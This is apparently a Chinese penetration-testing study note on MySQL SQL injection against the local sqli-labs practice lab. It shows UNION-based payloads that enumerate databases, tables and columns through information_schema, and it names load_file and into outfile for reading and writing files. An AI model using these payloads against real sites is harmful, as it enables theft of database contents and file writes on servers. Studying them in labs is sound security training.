
Day13　WEB漏洞–SQL注入之MySQL注入



13.1 低权限注入及高权限注入(跨库查询)

13.1.1跨库查询及应用思路

- information_schema表特性，记录库名，表名，列名对应表

13.1.2获取所有数据库名

```
1  http://127.0.0.1:8080/sqlilabs/Less-2/?id=-1 union select 1,group_concat(schema_name),3 from information_schema.schemata
2  解释：schemata表存储的是所有数据库的信息
```

13.1.3获取指定数据库xxx下的表名信息

```
union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='xxx'
```

13.1.4获取指定xxx数据库下的yyy表名下的列名信息：

```
union select 1,group_concat(column_name),3 from information_schema.columns where table_name='yyy' and table_schema='xxx'
```

13.2 文件读写操作

```
load_file():读取函数
into outfile或into dumpfile:导出函数
```

13.2.1路径获取常见方法

报错显示，遗留文件，漏洞报错，平台配置文件，爆破等

13.2.2常见读取文件列表

- https://blog.51cto.com/u_15127648/4568343

13.2.3常见写入文件问题

- 魔术引号（magic_quotes_gpc）：当打开时，所有的 ’（单引号），”（双引号），**（反斜线）和 *NULL* 字符都会被自动加上一个反斜线进行转义。这和 **addslashes()** 作用完全相同。

13.2.4魔术引号及常见防护

WAF防护+魔术引号

资源

```
https://blog.csdn.net/weixin_30292843/article/details/99381669
```